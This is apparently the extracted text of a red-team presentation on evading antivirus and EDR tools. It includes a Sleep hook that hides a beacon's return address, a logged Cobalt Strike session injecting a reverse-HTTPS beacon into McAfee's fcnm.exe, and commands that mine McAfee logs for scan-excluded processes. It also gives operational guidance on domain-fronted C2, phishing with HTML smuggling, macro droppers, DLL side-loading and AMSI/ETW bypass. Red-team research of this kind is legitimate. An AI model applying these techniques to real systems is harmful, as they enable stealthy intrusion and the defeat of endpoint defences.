▼ 0x25c22010000	Private	312 kB	RW		312 kB	312 kB		
0x25c22010000	Private: Commit	312 kB	RW		312 kB	312 kB		
> 0x25c22060000	Private	780 kB	RW		8 kB	8 kB		
> 0x25c22130000	Mapped	4 kB	R		4 kB		4 kB	4 kB
> 0x25c22140000	Mapped	4 kB	R		4 kB		4 kB	4 kB

```
void WINAPI MySleep(DWORD _dwMilliseconds)
{
    [...]
    auto overwrite = (PULONG_PTR)_AddressOfReturnAddress();
    const auto origReturnAddress = *overwrite;
    *overwrite = 0;

    [...]
    *overwrite = origReturnAddress;
}
```

That *may* push back on Dom's Beacons hunting query ^.^



AV Specifics

- » AV GUI processes aren't typically self-defended against process injection.
- » A little poking tells us we can attack `fcnm.exe` - McAfee's process - as it's not protected by the Kernel module
- » I've got AV/EDR benchmarking tool github.com/Binary-Offensive/polonium that I use to map out these gaps

```

beacon> ps
[*] Tasked beacon to list processes
[+] [01/31 06:26:07] host called home, sent: 12 bytes
[*] Process List with process highlighting
[*] Current Running PID: Yellow 33724
[*] Explorer/Winlogon: BLUE
[*] Admin Tools: LIGHT BLUE
[*] Browsers: GREEN
[*] AV/EDR: RED

  PID  PPID  Name                Arch  Session  User
  ---  ---  ---                ---  ---      ---
  0     0     [System Process]
  4     0     System
  8     928   winlogon.exe
  120   4     Registry
  3772  1008  svchost.exe
  3808  23076 firefox.exe          x64   1
  3884  4708  fcnm.exe             x64   1
  3896  5640  fcag.exe             x64   1
  4000  1008  svchost.exe

beacon> inject 3884 x64 2-https-gso-vpn
[*] Tasked beacon to inject windows/beacon_https/reverse_https (██████████:443) into 3884 (x64)
[+] [01/31 06:28:12] host called home, sent: 261879 bytes

```

Step 1. Find "fcnm.exe" process PID

Step 2. Inject your Beacon into that process

██████████	192.168.239.1	2-https-gso-vpn	██████████	fcnm.exe	3884	x64	10s
██████████	192.168.239.1	2-https-gso-vpn	██████████	werfault.exe	33724	x64	8s



AV Specifics

```
set spawnto_x64 "%WINDIR%\Sysnative\conhost.exe"
set spawnto_x86 "%ProgramFiles(x86)%\Citrix\ICA Client\ssonsvr.exe"
```

- » Sometimes, the best evasion is lurking out there in log files.
- » Here, McAfee AV tells us nicely which processes are excluded from scanning
 - » `%WINDIR%\ProgramData\McAfee\Endpoint Security\Logs\AdaptiveThreatProtection_Activity.log`
- » Knowing that `conhost.exe` is a process excluded from scanning – we can stuff our Beacons up in there 😊

The screenshot shows a Windows task manager window with a process named `fcn.exe` (PID 18028) running. The process is running under the user `B...` and has a working set size of 2m. The properties dialog box for `fcn.exe` is open, showing the file name `McAfee DLP Native Messaging Host` and the command line: `"C:\Program Files\McAfee\DLP\Agent\fcn.exe" chrome-extension://blicmleglokdleipjpnikh`.

```
MINGW64 /c/ProgramData/McAfee/Endpoint Security/Logs
$ cat AdaptiveThreatProtection_Activity.log | grep -i -P 'ssonsvr|conhost|selfservice' | cut -d '|' -f 9 | sort -u
Skipping scan for excluded file C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe
Skipping scan for excluded file C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfServicePlugin.exe
Skipping scan for excluded file C:\Windows\System32\conhost.exe
Skipping scan for excluded process C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe
Skipping scan for excluded process C:\Program Files (x86)\Citrix\ICA Client\ssonsvr.exe
Skipping scan for excluded process C:\Windows\System32\conhost.exe
```


Command & Control

- » Utilise Nginx Rev-Proxy + RedWarden to cut off suspicious Requests & evade JA3
- » C2 over Serverless Redirectors (Clouds) & Domain Fronting (CDNs)
 - » AWS Lambda, Azure Functions, CloudFlare Workers, DigitalOcean Apps
 - » Azure CDN, StackPath, Fastly, Akamai, Alibaba, etc.
- » Communicate over Exotic channels (C3):




- » **Github**
- » JIRA, Discord, Slack, Mattermost
- » Dropbox, Google Drive

» OneDrive

- » MSSQL
- » **LDAP**
- » **Printer Jobs**

Internet

Intranet





SUMMARY



Conclusions

- » As long as there are detection gaps, attackers will always have ways in
- » Mostly AVs & EDRs generate useful alerts - evade them and live free
- » **The Art of Evasion requires 100 tries and 99 failures** - that single one will get you there (*ekhm, CPL*)
- » **EDRs** are good at sensing popular C2s. **Use Open-Source Mythic/Sliver and they won't notice.**

- » **Respect your Customer & Blue Team fellows**
 - » Be responsible about your cyber-weapons: watermark & track them, collect your IOCs in advance
 - » You evaded? So cool -> now, during debrief: share your stuff, TTPs, code samples
 - » Help defence improve, raise yourself *that* bar

- » Full slide deck (including bunch of hidden slides) available at <https://mgeeky.tech/>




Phishing – Bullet Points – What Works

- » Spearphishing via Third-Party channels – LinkedIn
- » Forget about attachments in 2022, URLs are the primary viable vector
- » Email Delivery-wise:
 - » *GoPhish on VM1*
 - » *SMTP Redirector on VM2*
 - » *Google Suite / any other decent quality email suite as a next-hop forwarder*
- Frequency – extremely low yields best results: keep it 4-5 emails every few hours.
- Pay extra attention to embedded URLs & maturity of chosen domains
- Payload Delivery-wise:
 - Landing Page equipped with Anti-Sandbox
 - HTML Smuggling + delay + “*plausible deniability*” decoy payload



Delivery – Bullet Points

- » My personal Bonnie & Clyde:
 - » 2022, still **HTML Smuggling + Macro-Enabled Office document** = 
 - » MacOS – VBA to JXA -> but then heavily sandboxed
- » Secret Sauce lies in VBA poetry
- » HTML hosted in high-reputation websites, storages, clouds
- » Smuggling must include self-defence logic
- » **Office document encryption** kills detection entirely – “VelvetSweatshop” might too!
- » **VBA Purging** lowers detection potential
- » VBA Stomping no longer has significant impact on detection potential, therefore not required
- » Among different VBA Strategies – **File Droppers, DotNetToJS, XSL TransformNode** are killing machines



Initial Access – Bullet Points

» HTML Smuggling

- » That drops ISO, IMG, Macro-enabled Office docs (yup, they still keep on rolling)
- » ISO/IMG/other-containers merely effective against extensions-blacklisting

» Yummiest Payload Formats

- » PUB, PPTM – rarely blacklisted/sandboxed
- » ACCDB, MDE – for those who favor exotic ones
- » DOCX + Remote Templates (with arbitrary extensions),
- » DOC/XLS heavily obfuscated/encrypted/purged/yadda, yadda
- » CPL – still ignored by CrowdStrike



Initial Access – Bullet Points

» Effective VBA Macros Strategies

» File Droppers

- » *Simplicity at its best*

- » ***DLL = Indirect + Delayed Execution + No Reputation/Prevalence Evaluation***

 - » *forget about EXEs in 2022*

- » Drop proxy DLL into %LOCALAPPDATA%\Microsoft\Teams\version.dll & execute DLL Side-Loading

- » Drop XLL & setup Excel extension

- » Drop DLL & execute COM Hijacking

» DotNetToJScript flavoured

- » Pure In-Memory execution

- » Ironically bypasses Defender's ASR rule:

 - » *“Block office applications from injecting into other processes”*

» XSL TransformNode

- » Pure In-Memory execution

- » super effective, not signed, low IOC surface, lesser known



Installation – Bullet Points

» Use Custom Malware or Customize Lesser Known C2s

- » Modify Open-Source C2 to remove outstanding IOCs, hardcoded HTTP status codes, headers

» Develop Custom Shellcode Loader

- » If you ask me - I'm a purist – C/C++ is the optimal language choice.
 - » Rust/Go/C# add their own specific nuances, I don't buy them for MalDev
 - » Nim looks promising though
- » Embed shellcodes in Proxy DLL loaders
- » Utilize DLL Side-Loading as your execution entry point (Teams' version.dll is convenient)
- » Direct Syscalls or intelligent Unhooking, AMSI + ETW evasion, delayed execution are MUST HAVE
- » Remote-Process Injection is a tough one to get it right, prefer operating Inline/Inprocess

» Malware Development CI/CD Pipeline

- » Develop -> pass through daisy-chained obfuscations -> Backdoor legitimate PE -> Watermark -> Sign It.



C2 – Bullet Points

» Egress Through HTTPS – Highly Trafficked Servers Only

- » Serverless Redirectors,
- » Domain Fronting via CDN,
- » Legitimate services – Github, Slack, MS Teams, Asana

» Forget DNS, ICMP, IRC

- » We're no longer in mid-90s – robust NIPS/NIDS and ML-based signaturing outrules exotic protocols

» Offensive Deep Packet Inspection

- » Closely examine Inbound requests and decide if they originate from your Implants/Infra
- » If not, kill them at spot – TCP RESET/Redirect/404
- » RedWarden-style:
 - » Rev-PTR inspection
 - » WHOIS, IP Geo
 - » HTTP Headers
 - » Alignment to expected Malleable contract

Q & A? 😊



@mariuszbit / mb@binary-offensive.com

<https://mgeeky.tech>

<https://github.com/mgeeky>

<https://t.me/learningnets>